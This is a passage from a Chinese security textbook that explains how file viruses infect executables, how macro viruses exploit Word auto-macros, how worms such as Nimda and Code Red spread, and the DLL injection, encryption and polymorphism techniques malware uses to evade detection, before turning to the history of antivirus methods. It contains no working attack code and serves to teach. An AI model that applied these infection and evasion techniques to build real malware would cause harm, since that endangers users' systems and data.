


图 8-5　文件型病毒隐藏性要求示意图

通常当用户运行带毒的文件时，首先会执行病毒程序，然后再执行原文件的内容，病毒程序由于优先获得了系统的控制权，便可以将自身驻留在内存中并处于激活状态，这样一旦传染条件满足，病毒程序就会对其他文件进行传染或者破坏。

文件病毒会以多种不同方式连接它们的目标程序文件，将病毒代码附加到一个实际存在的可执行文件中的主要途径有以下 4 种：

- 覆盖已存在的程序代码；
- 在程序开头增加代码；
- 在程序末尾增加代码；
- 将病毒程序代码插入命令中，当执行合法程序时激活病毒程序。

感染文件的病毒程序一般都会在目标文件中做一些必要的变动，如果目标文件中含有常规的 DOS 调用，建立文件日期的数据就会被改变。如果在文件上添加代码，文件的长度就会改变。即使文件区被覆盖，而且文件长度未发生变化，但奇偶校验、循环冗余校验以及 Hamming 代码校验等也会发现文件实际上发生的一些变动。因此，病毒设计者会尽可能地掩饰病毒对文件造成的改动，如病毒可以避免改变文件的创建日期等，也可以覆盖程序源代码，这样文件长度就不会增加；另外也可以使病毒在调用系统信息时避开操作系统，将数据值原封不动地返回。

根据文件型病毒的不同工作机理，又可分为如下几种常见的病毒类型。

1. 寄生型病毒

这类病毒在感染的时候，会将病毒代码附加到正常程序中，并将原来程序的功能全部或部分保留。根据病毒代码加入方式的不同，寄生型病毒又可以细分为头寄生、尾寄生、

中间插入和空洞利用 4 种。

1)　头寄生

实现头寄生的方法主要有两种：

一种方法是将正常程序的文件头部分拷贝到程序的末尾，然后用病毒代码覆盖文件头；另一种方法是生成一个新的文件，在这个新文件的头位置写入病毒代码，然后将正常的可执行文件写在病毒代码的后面，再用新的文件替换掉原有的正常文件。从这两种方法的实现上可以看出，使用“头寄生”方式的病毒基本上感染的是批处理文件和 COM 格式的文件，因为这些文件在运行的时候不需要重新定位，所以可以任意调换代码的位置而不发生错误。随着病毒技术的不断提高，很多 EXE 文件也可以采用头寄生的方式，为使这些带毒文件仍能正常运行，病毒会在执行前首先剥离出原来没有感染过的文件，此时执行的文件是一个正常的文件，当执行完毕后病毒再进行一次感染，这样就可以保证硬盘上的文件仍处于感染状态了。

2)　尾寄生

由于头寄生方法不可避免地会遇到重新定位的问题，所以最常用的寄生方法是采用尾寄生的方式，即直接将病毒代码附加到可执行程序的尾部，这种方式非常简单。以 DOS 环境下的.COM 可执行文件为例，由于.COM 文件仅是一种简单的二进制代码，没有任何结构信息，所以可以直接将病毒代码附加到程序的尾部，然后改动文件开始的 3 个字节为跳转指令，这样.COM 文件执行时，会首先利用跳转指令跳转到病毒代码的开始地址。

对于 EXE 文件，相对来说处理方法复杂一些，以 DOS 环境下的 EXE 文件为例，一种方法是将 EXE 格式文件转换成.COM 文件来进行感染；另一种方式是修改 EXE 文件的文件头，需要修改的信息包括“代码的开始地址”、“可执行文件的长度”、“文件的 CRC 校验值”等，另外堆栈寄存器的指针也可能被修改。对于 Windows 下的 EXE 文件，需要修改的是 PE 或者 NE 的文件头，需要修改的信息包括“程序入口地址”、“段的开始地址”和“段属性”等，相对于修改 DOS 下 EXE 文件的头来说，修改 Windows 下的 EXE 文件头要复杂得多。另外，如果病毒感染的是 DOS 环境下的设备驱动程序.SYS 文件，病毒就会在 DOS 启动后立刻进入系统，这样对于随后加载的任何软件，甚至杀毒软件来说，所有的文件操作都会在病毒的监控下，因此这种方式的危害和隐藏性更大。

3)　中间插入

这种方式，病毒会将自己插入到被感染的程序中，可以整段插入，也可以分段插入，有的病毒采用压缩原来代码的方式来保证被感染文件的大小不变。由于这种方式对病毒程序的编写要求很高，因此采用中间寄生的病毒相对来说较少。

4)　空洞利用

对于 Windows 视窗环境下的可执行文件，由于其程序结构比较复杂，而文件中一般都会有很多没有使用的部分，因此病毒设计者可以寻找这些没有使用的空段或某个段的空闲部分(一般位于每个段的最后部分)，然后将病毒代码分散到其中，CIH 病毒采用的就是这种方式。

寄生型病毒精确地诠释了计算机病毒的本质，即寄生在宿主程序上，并且不破坏宿主程序的正常功能，所以寄生病毒的设计者都希望能够完整地保存原来正常程序的所有内容，因此寄生型病毒一般都是可以安全清除的。

2. 覆盖型病毒

这种方式比较直接，也没有多么高明的技术，病毒设计者往往直接采用替换的方式，用病毒程序覆盖被感染的程序。显然，这种病毒的技术含量很低，也不可能被广泛的流传。

3. 无入口点型病毒

这类病毒并不是真正没有入口点，而是在被感染程序执行的时候，没有立刻跳转到病毒的代码处开始执行。即它不需要在.COM 型文件的开始位置放置跳转指令，也不需要改变 EXE 文件的程序入口点。这种类型的病毒代码可以无声无息地潜伏在被感染的程序中，并在适当的条件下才会被触发执行，因此采用这种方式感染的病毒会非常隐蔽。由于 X86 机器的指令并不是等长的，因此无法断定什么地方开始的是一条有效的、可以执行到的指令。那么这种类型病毒的设计就必须面临一个问题，如何在病毒触发条件满足时跳转到病毒代码处。病毒的设计者们采用了很多方式，其中最常见的方法是借助特定的初始化代码来跳转到病毒代码处。由于当前程序在编写时都会使用一些基本的库函数，例如字符串处理、基本的输入输出等。对于这样的程序，编译器往往会增加一些代码来对这些库进行初始化，这样病毒就可以通过寻找特定的初始化代码，并修改这段代码来达到跳转的目的，例如“纽克瑞希尔”病毒就采用的是这种方法。

4. 伴随型病毒

这种类型的病毒一般不改变被感染的文件，而是为该文件创建一个伴随文件，这个伴随文件就是病毒文件。当执行被感染文件时，会首先执行这个带毒的伴随文件。其中一种伴随型病毒利用的是 DOS 执行文件的一个特性，即当同一个目录中同时存在同名的后缀名为.COM 的文件和后缀名为.EXE 的文件时，会首先执行后缀名为.COM 的文件。例如，DOS 操作系统带了一个 XCOPY.EXE 程序，如果在 DOS 目录中还有一个叫做 XCOPY.COM 的文件，那么当你敲入“XCOPY”命令时，实际上执行的就是病毒文件 XCOPY.COM。还有一种伴随方式是将原来的文件改名，例如，将 XCOPY.EXE 文件改成 XCOPY.OLD 文件，然后生成一个新的 XCOPY.EXE(实际上是病毒文件)，这样当敲入“XCOPY”命令时，首先执行的同样是病毒文件，然后病毒文件再去加载原来的程序 XCOPY.OLD 来执行。

还有一种方式利用了操作系统的环境变量设置，因为操作系统一般会首先在环境变量中的路径信息中搜索程序位置，例如 Windows 系统首先会搜索操作系统安装的系统目录，这样病毒就可以在最先搜索的目录中存放和感染文件同名的可执行文件，例如“尼姆达”病毒就是大量采用这种方法来进行传染的。

5. 文件蠕虫

文件蠕虫和伴随型病毒比较相似，但是文件蠕虫并不利用路径的优先顺序或者其他手段来执行，这种病毒的早期版本只是生成一个具有“INSTALL.BAT”或者“SETUP.EXE”等名字的文件(起始就是病毒文件的拷贝)，诱使用户在看到这些文件后去主动执行。还有一些蠕虫可以针对压缩文件来传染，它们首先会扫描整个硬盘中的压缩文

件，然后将自己的病毒体直接植入到压缩包中。

6. 链接病毒

由于硬盘上每一个扇区的大小一般只有 512 个字节，如果一个文件分布在很多的扇区中，要想完整的在文件分配表中描述出这个文件占用扇区的情况，将会占用很多的目录空间，例如 1 个 1MB 的文件，将会需要 2KB 的空间来表示文件占用扇区的情况。因此所有的文件系统都引入了簇的概念，简单地说，一个簇就是很多个扇区，但是组合在一起作为文件分配的最小单位，簇的大小有 4KB、16KB、32KB 等多种类型。链接病毒就是将自己隐藏在文件系统的某个簇中，然后通过修改文件分配表，使目录区中文件的开始簇指向病毒代码的入口点，这种感染方式的特点是在每一个逻辑驱动器上只有一份病毒的拷贝。由于这类病毒并没有在硬盘上生成一个专门的病毒文件，因此隐蔽性较好。链接病毒的数量相对来说较少，其典型代表是在中国出现的鼎鼎大名的“目录 2”病毒。

另外，在 Windows NT 和 Windows 2000 操作系统中，还有一种早期的链接病毒，这种病毒只存在于 NTFS 文件系统的逻辑磁盘上，使用了 NTFS 文件系统的隐藏流来存放病毒代码，被这种病毒感染之后，杀毒软件很难找到病毒代码并且安全的清除。

7. 对象文件、库文件和源代码病毒

这些类型的病毒数量非常少，它们主要是通过感染编译器生成的中间对象文件(OBJ 文件)，或者编译器使用的库文件(.LIB)文件来达到病毒传播的目的，由于这些文件不是直接的可执行文件，所以病毒感染这些文件之后并不能直接进行传染，必须使用被感染的 OBJ 或者 LIB 链接生成 EXE(COM)程序之后，生成包含了病毒的可执行文件才能完成实际的感染过程。而源代码病毒是采用直接对源代码进行修改的方式，在源代码文件中增加病毒的内容，例如搜索所有后缀名是“.C”的文件，如果在里面找到“main(”形式的字符串，并在函数体中加入病毒代码，这样编译出来的文件就包括了病毒。

8.2.3　宏病毒的技术特点

宏是微软公司为其 Office 软件包设计的一种特殊功能，目的为用户提供一种自动化的任务实现机制，宏是将一系列的命令和指令组合在一起形成的一个集合。宏病毒就是利用了宏的这种特性，将病毒寄存在文档或模板的宏中，一旦打开这样的文档，其中的宏就会被执行，于是宏病毒随机也会被激活，并驻留在 Normal 模板上。

1. 什么是“宏”

以微软的 Office Word 为例，经常使用 Word 的用户恐怕对通用模板 Normal.dot 并不会陌生，这个模板里就包含了基本的宏。一旦用户启动了 Word，就会自动运行 Normal.dot 文件。宏可以帮助 Word 重复进行某项任务，例如让每个文档的页眉或页脚处都自动加入 LOGO 或用户的联系方式。另外，除了 Normal.dot，Word 还提供了很多其他的模板，如传真、邮件、备忘录和简历等。Office 中为 Word 提供了两种创建宏的方法：一种是宏录制器；另一种是 Visual Basic 编辑器。宏将一系列的 Word 命令和指令组合在一起，形成一个命令，以实现执行任务的自动化。

2. 宏病毒的作用机制

仍以 Word 为例，其模板作为 Word 文档的基类，一般包括宏、菜单、格式等元素，而文档则会继承模板中定义的各种属性。Word 在处理文档时常需要同时进行各种不同的操作，例如打开文件、关闭文件、读取数据或者存储打印等。实际上，Word 的每一种动作都对应着特定的宏命令，例如存储文件与“FileSave”相对应，打印文件与“FilePrint”相对应等。而 Word 软件在打开一个文档时，会首先检查是否有 AutoOpen 宏的存在，假如有这样的宏存在的话，Word 就会自动启动这个宏(除非已经在 Word 中设置了宏无效)；另外，当一个文件关闭时，如果存在 AutoClose 这个宏，系统也会自动执行。表 8-3 列出了 Word 软件中最重要的几种自动宏。

表 8-3　Word 可以识别的自动宏

宏　名	宏运行的触发条件
AutoOpen	每次打开已有文档时
AutoNew	每次新建文档时
AutoExec	启动 Word 时
AutoClose	每次关闭文档时
AutoExit	退出 Word 时

通常，Word 的宏病毒至少要包含一个以上的自动宏，例如 AutoOpen、AutoClose、AutoExec、AutoExit 和 AutoNew 等，或者是一个以上的标准宏，例如 FileOpen、FileSave、FileSaveAs 等。如果某个 Word 文档感染了这类宏病毒，则当对该 Word 文档进行操作时，就会启动病毒代码。一般由自动宏或标准宏构成的宏病毒，其内部代码都具有把带病毒的宏移植到通用宏的功能，以此来实现对其他文件的传染。当 Word 系统退出时，病毒会自动将所有带毒的通用宏都保存到模板文件中，通常为 Normal.dot 文件。这样，当 Word 系统再次启动时，它又会自动把所有通用宏通过模板加载进来，这些宏中当然也包含了病毒宏。因此，一旦 Word 软件遭受了宏病毒的侵扰，对于以后创建和打开的任何文档都会受到感染。同时由于 Word 允许对宏本身进行加密操作，因此有许多宏病毒是经过加密处理的，不经过特殊处理是无法直接进行编辑或观察的，这也是很多宏病毒无法手工查杀的主要原因。

目前，几乎所有已知的宏病毒都沿用了相同的作用机理，即如果 Word 软件在打开一个染毒文件时遭受感染，则其后所有新创建或打开的 Word 文件都会被感染，因此宏病毒也非常流行。

3. 宏病毒的主要技术特点

当宏病毒感染 Word 软件时，该类型病毒通常会替换或插入进原来的正常宏，并通过这些宏所关联的文件操作获取对文件交换的控制。一般宏病毒主要寄生在 AutoOpen、AutoClose 和 AutoNew 这 3 个宏中，其引导、传染、表现或破坏均通过宏指令来完成的。当某项功能被调用时，相应的病毒宏就会篡夺控制权，实施病毒所定义的非法操作，宏病毒在感染一个文档时，首先要把文档转换成模板格式，然后把所有病毒宏(包括自动

宏)复制到该文档中，并且被转换成模板格式后的染毒文件无法转存为任何其他格式。含有自动宏的宏病毒染毒文档，在被其他计算机的 Word 软件打开时，会自动感染这些计算机上的 Word 软件。例如病毒捕获并修改了 FileOpen 宏，那么它将感染每一个被打开的 Word 文件。

因此，我们可以看出宏病毒具有的一些主要技术特点如下。

1) 传播速度极快

由于宏病毒一般是通过 Word 文档及其.dot 模板进行自我复制及传播，而 Word 文档又是目前最流行的文件类型，因此给宏病毒的传播带了很多便利。特别是随着 Internet 网络的普及和发展，大量 Email 携带了 Office 文档附件的 Email 信件更为宏病毒的传播铺平了道路。

2) 宏病毒的开发和变种技术实现简单

通常以往的病毒都是以二进制的计算机机器码形式出现的，而宏病毒可以以人们容易阅读的源代码宏语言 Word Basic 形式出现，所以编写和修改宏病毒比以往其他病毒要容易得多。

3) 造成破坏的可能性极大

由于宏病毒可以使用 Visual Basic 或 Word Basic 语言编写，而这种语言提供了许多系统级的底层调用功能，如直接使用 DOS 系统命令、调用 Windows 的 API 或者调用 DDE 或 DLL 等文件，这些操作都可能会对计算机系统直接构成威胁，而 Word 系统在指令安全性、完整性上的检测能力又比较脆弱，因此破坏系统的指令很容易被病毒体执行。例如“Nuclear”宏病毒就是破坏操作系统的一例典型病毒。

4) 多平台交叉感染

宏病毒是基于微软的 Office 平台进行病毒传染的，因此可以在微软不同操作系统平台上进行交叉感染。

5) 突破了病毒只感染程序文件的局限

以往的其他病毒被认为只是感染程序文件，而不会感染数据文件。但在宏病毒这里是个例外，宏病毒专门感染数据文件，彻底改变了原来认为的“数据文件不会传播病毒”的错误认识。

8.2.4 网络蠕虫病毒的技术特点

蠕虫(Worm)病毒是一种通过网络传播的恶意病毒，它的出现相对于木马病毒、宏病毒来说比较晚，但是蠕虫病毒无论从传播速度、传播范围，还是从破坏程度上来讲，都是以往的传统病毒所无法比拟的。一般的蠕虫病毒由两部分组成，一个主程序和一个引导程序。其中主程序主要负责搜索和扫描，这个程序通常能够读取系统的公共配置文件，获得与本机联网的客户端信息，检测到网络中哪些机器没有被感染，从而通过系统漏洞将引导程序加载到远程计算机上。而引导程序实际上是蠕虫病毒主程序(或一个程序段)自身的一个副本，并且主程序和引导程序都有自动重新定位的能力，即这些程序或程序段都能够把自身的副本重新定位在另一台计算机上。因此，蠕虫病毒在网络环境下可以以几何式增长的模式进行传染，一旦病毒发作将会给网络的通信效率带来严重威胁，甚至在极短时间内造成网络系统的瘫痪。

蠕虫病毒的特点和发展趋势主要体现在以下几个方面。

(1) 利用操作系统和应用程序的漏洞主动进行攻击。

例如“红色代码”、“尼姆达”和“求职信”等病毒都是利用了操作系统和应用程序的漏洞来进行传染的。以“尼姆达”病毒为例，该病毒利用了微软 IE 浏览器的一个漏洞，使得感染了“尼姆达”病毒的邮件在不通过手工打开附件的情况下就能激活病毒，而此前很多防病毒专家还一直认为只要不打开带有病毒的附件，病毒就不会造成危害。类似的还有“红色代码”病毒则是利用了微软 IIS 服务器软件的一个漏洞(idq.dll 远程缓存区溢出)，而“SQL 蠕虫王”病毒则是利用了微软数据库系统的一个漏洞来进行攻击的。

(2) 传播方式多样化。

例如“尼姆达”病毒和“求职信”病毒可利用的传播途径包括文件、电子邮件、Web 服务器及网络共享等。

(3) 病毒制作技术与传统病毒不同。

许多新病毒是利用当前最新的编程语言与编程技术实现的，易于修改，从而可以产生新的变种，也可以逃避反病毒软件的搜索。另外，新病毒利用 Java、ActiveX、VBScript 等技术，可以潜伏在 HTML 页面里，在用户上网浏览时触发。

(4) 与黑客技术相结合。

与黑客技术相结合后潜在的威胁和损失更大。例如“红色代码”病毒，感染后的机器会在 Web 目录的\scripts 下将生成一个 root.exe，可以远程执行任何命令，从而使黑客能够再次进入。

一般的蠕虫病毒程序都至少具有传播模块、隐藏模块和目的功能模块三个部分，其中传播模块负责蠕虫的传播和感染，传播模块又可以分为扫描、攻击和复制三个基本模块；隐藏模块负责病毒侵入主机后，隐藏病毒程序；目的功能模块则执行对计算机的控制、监视或破坏等功能。蠕虫病毒的一般传播过程可分为以下 3 个主要环节：

- 扫描：由蠕虫的扫描功能模块负责探测存在漏洞的主机。当程序向某个主机发送探测漏洞的信息并收到成功的反馈信息后，就得到一个可传播的对象。
- 攻击：攻击模块按漏洞攻击步骤自动攻击扫描中找到的对象，取得该主机的权限(一般为管理员权限)，获得一个 shell。
- 复制：复制模块通过原主机和新主机的交互将蠕虫程序复制到新主机并启动。

因此，传播模块实际上执行了一种自动入侵的功能。所以蠕虫的传播技术是蠕虫技术的核心，没有蠕虫的传播技术，也就谈不上什么蠕虫技术了。

我们以前经常从新闻中看到关于蠕虫的报道，报道中总是强调蠕虫如何发送大量的数据包，造成网络拥塞，影响网络通信速度。实际上这并不是蠕虫程序的本意，因为造成网络拥塞对蠕虫程序的发布者没有什么好处。如果可能的话，蠕虫程序的发布者更希望蠕虫隐蔽地传播出去，因为蠕虫传播出去后，蠕虫的发布者就可以获得大量的可以利用的计算资源，这样他获得的利益比起造成网络拥塞的后果来说显然强上万倍。但是，现有的蠕虫采用的扫描方法不可避免地会引起大量的网络拥塞，这是蠕虫技术发展的一个瓶颈，如果能突破这个难关，蠕虫技术的发展就会进入一个新的阶段。

扫描发送的探测包是根据不同的漏洞进行设计的。比如，针对远程缓冲区溢出漏洞可以发送溢出代码来探测，针对 Web 的 cgi 漏洞就需要发送一个特殊的 http 请求来探测。

当然发送探测代码之前首先要确定相应端口是否开放，这样可以提高扫描效率。一旦确认漏洞存在后就可以进行相应的攻击步骤，不同的漏洞有不同的攻击手法，只要明白了漏洞的利用方法，在程序中实现这一过程就可以了。

以“尼姆达”(Worms.Nimda)病毒为例，该种蠕虫病毒在运行时会采取几种方式来选择攻击目标，第一种方式是搜索本地硬盘中的 HTM、HTML 文件和 Exchange 邮箱，从中找到 E-mail 地址，并向这些地址发送邮件；第二种方式是搜索网络共享资源，并试图将带毒邮件放入别人的共享目录；第三种方式是利用 CodeBlue 病毒的方法攻击随机 IP 地址，如果是未安装补丁的 IIS 服务器就会中毒。同时，该蠕虫会用它自己搭建的 SMTP 服务器向这些目标机器发送电子邮件。

如果用户浏览一个已经被感染的 Web 页时，会被提示下载一个.eml(Outlook Express)的电子邮件文件。尼姆达病毒在运行时会查找本地的 HTM/ASP 文件，然后将生成的带毒邮件放入这些文件中，并加入 JavaScript 脚本。这样，每当该网页被打开时，就会自动打开该染毒的 readme.eml。对于 Windows 应用程序，尼姆达病毒可采用两种方法来感染本地的 PE 文件，一种是通过注册表查找所有的 Windows 应用程序(除了 Winzip32.exe 程序)，并试图感染；另一种方法是搜索所有文件，并试图感染。

8.2.5　计算机病毒的其他关键技术

在计算机病毒与反病毒技术的激烈对抗中，病毒与反病毒技术都得到了快速的更新和发展，在这个过程中不断涌现出许多计算机病毒的新技术。

1. DLL 远程注入技术

DLL 为程序开发提供了一种共性代码的复用功能。DLL 是 Dynamic Link Library 的缩写形式，中文译为“动态链接库”。DLL 包含了可由多个程序共享使用的代码和数据，是一种不可执行的二进制程序文件，它允许程序共享执行特殊任务所必需的代码和其他资源。Windows 提供的 DLL 文件中包含了允许基于 Windows 的程序在 Windows 环境下操作的许多函数和资源。通过使用 DLL，程序可以实现模块化，由相对独立的组件组成。例如，一个记账程序可以按模块来销售。可以在运行时将各个模块加载到主程序中(如果安装了相应模块)。因为模块是彼此独立的，所以程序的加载速度更快，而且模块只在相应的功能被请求时才加载。例如在 Windows 操作系统中，Comdlg32 DLL 执行与对话框有关的常见函数。因此，每个程序都可以使用该 DLL 中包含的功能来实现“打开”对话框。这有助于促进代码重用和内存的有效使用。

在创建 DLL 时，可以有选择地指定入口点函数。当进程或线程将它们自身附加到 DLL 或者将它们自身从 DLL 分离时，将调用入口点函数。您可以使用入口点函数根据 DLL 的需要来初始化数据结构或者销毁数据结构。此外，如果应用程序是多线程的，则可以在入口点函数中使用线程本地存储 (TLS) 来分配各个线程专用的内存。下面的代码是一个 DLL 入口点函数的示例：

```
BOOL APIENTRY DllMain(
HANDLE hModule, // Handle to DLL module
DWORD ul_reason_for_call, // Reason for calling function
LPVOID lpReserved ) // Reserved
```

```
{
switch ( ul_reason_for_call )
{
case DLL_PROCESS_ATTACH:
// A process is loading the DLL.
break;
case DLL_THREAD_ATTACH:
// A process is creating a new thread.
break;
case DLL_THREAD_DETACH:
// A thread exits normally.
break;
case DLL_PROCESS_DETACH:
// A process unloads the DLL.
break;
}
return TRUE;
}
```

当入口点函数返回 FALSE 值时，如果您使用的是加载时动态链接，则应用程序不启动。如果您使用的是运行时动态链接，则只有个别 DLL 不会加载。入口点函数只应执行简单的初始化任务，不应调用任何其他 DLL 加载函数或终止函数。例如，在入口点函数中，不应直接或间接调用 LoadLibrary 函数或 LoadLibraryEx 函数。此外，不应在进程终止时调用 FreeLibrary 函数。

正是 DLL 程序自身的各种特点决定了利用 DLL 的注入技术是当前计算机病毒广泛使用的一种方法。使用这种技术的病毒体通常位于一个 DLL 中，在系统启动的时候，一个 EXE 程序会将这个 DLL 加载至某些系统进程(如 Explorer.exe)中运行。这样一来，普通的进程管理器就很难发现这种病毒了，而且即使发现了也很难清除，因为只要病毒寄生的进程不终止运行，那么这个 DLL 就不会在内存中卸载，用户也就无法在资源管理器中删除这个 DLL 文件了。由于带毒的 DLL 程序被映射到宿主进程的地址空间中，它不仅能够共享宿主进程的资源，还可以根据宿主进程在目标主机的级别非法访问相应的系统资源；另外，由于 DLL 程序本身没有独立的进程地址空间，从而可以避免在目标主机中留下“蛛丝马迹”，达到病毒隐蔽自身的目的。

2. 抗分析病毒技术

抗分析病毒技术主要是为了应对反病毒分析技术的，为了使病毒的原理和结构不易被破解和分析，这种病毒技术综合采用了以下两种技术：

- 加密技术，这是一种防止静态分析的技术，使得分析者无法在不执行病毒的情况下，阅读加密过的病毒程序。
- 反跟踪技术，使得分析者无法动态跟踪病毒程序的运行。

以 2002 年左右出现的“Win32.Hezhi”病毒为例，该病毒与以往病毒最大的不同之处在于，该病毒采用了很高的加密和反跟踪技术，因而不但具有很强的隐蔽性，且不易为一般防病毒软件所查杀。该病毒是一个驻留内存的多变型病毒，可感染 Windows 95/98、Windows NT/2000 系统的 PE 可执行文件。

3. 多态型病毒技术

多态型病毒是指采用特殊加密技术开发的病毒，这种病毒在每感染一个对象时，都可以采用随机方法对病毒主体进行加密。多态型病毒主要是针对杀毒软件而设计的，所以随着这类病毒的增多，使得反病毒工作更加困难。在国际上，造成全球范围传播和破坏的第一例多态型病毒是“TEQUTLA”病毒，研究人员花费了 9 个月的时间，才编制出能够完全查杀该病毒的软件。

4. 病毒自动生成技术

病毒自动生成技术是针对病毒的人工分析技术提出的一种病毒自我保护技术，以“Mutation Engine”程序变形器为例，它可以使程序代码本身发生变化，而保持原有功能。利用计算得到的密钥，变形机产生的程序代码可以有很多种变化。当计算机病毒采用了这种技术时，就像生物病毒会产生自我变异一样，也会变成一种具有自我变异功能的计算机病毒。这种病毒程序可以衍变出各种变种的计算机病毒，且这种变化不是由人工干预生成的，而是由于程序自身的机制。单从程序设计的角度讲，这是一项很有意义的新技术，使计算机软件这一人类思想的凝聚产物变成了一种具有某种“生命”形式的“活”的东西。但从反病毒和信息安全角度，这种变形病毒给反病毒工作带来了很大的困难。在众多的变形机中，保加利亚的 Dark Avenger 变形机是比较著名的。这类变形病毒每感染出下一代病毒，其程序代码就全部发生了变化，因此从某种意义上说，病毒自动生成技术不是从“质”上，而是从“量”上来压垮病毒分析者的。

8.3　病毒的检测和查杀

中国计算机反病毒发展史一般以 1998 年为界划分为两个重要阶段，前一个阶段主要是查杀感染文件型和引导区病毒，后一个阶段主要是针对蠕虫和木马的查杀。发展到今天，计算机病毒更加复杂，多数新病毒是集后门、木马、蠕虫等特征于一体的混合型病毒。特别是近年来，病毒逃避杀毒软件追杀的能力在不断提升，病毒采用了内核级驱动、映像劫持、ROOTKIT、注册表关联、插入进程/线程、加壳加密等多种技术来对抗反病毒技术，病毒从来没有像今天这样，将新技术应用得如此全面、如此完善。同时计算机反病毒技术在与计算机病毒的较量中也得到了升华，得到了质的飞跃。

8.3.1　计算机反病毒技术的 4 个发展阶段

计算机反病毒技术在与计算机病毒的对抗中，逐步经历了 4 个重要的技术发展阶段。

第一个阶段的反病毒技术一般都是采取单纯的病毒特征代码分析，将病毒从带毒文件中清除掉。这种方式可以准确地清除病毒，可靠性很高。后来病毒技术发展了，特别是加密和变形技术的运用，使得这种简单的静态扫描方式失去了作用。

第二个阶段的反病毒技术采用了静态广谱特征扫描方法来检测病毒，这种方式可以更多地检测出变形病毒，但另一方面误报率也很高，尤其是用这种不严格的特征判定方式去清除病毒带来的风险性很大，容易造成文件和数据的破坏。所以说静态防病毒技术也有难

以克服的缺陷。

第三个阶段的反病毒技术将静态扫描技术和动态仿真跟踪技术结合起来，将查找病毒和清除病毒合二为一，形成一个整体解决方案，能够全面实现防、查、杀等反病毒所必备的各种手段，以驻留内存方式防止病毒的入侵，凡是检测到的病毒都能清除，不会破坏文件和数据。随着病毒数量的增加和新型病毒技术的发展，静态扫描技术将会使反毒软件速度降低，驻留内存的防毒模块也容易产生误报。

